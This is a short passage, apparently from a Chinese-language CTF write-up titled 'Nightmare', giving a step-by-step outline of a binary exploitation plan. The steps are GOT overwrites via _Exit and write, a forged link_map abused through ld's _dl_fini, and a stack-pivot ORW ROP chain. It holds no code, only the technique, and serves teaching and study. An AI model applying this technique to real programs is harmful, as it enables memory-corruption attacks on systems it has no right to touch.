
mmap chunk by ptr_write


$ Nightmare

Exploitation


- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !

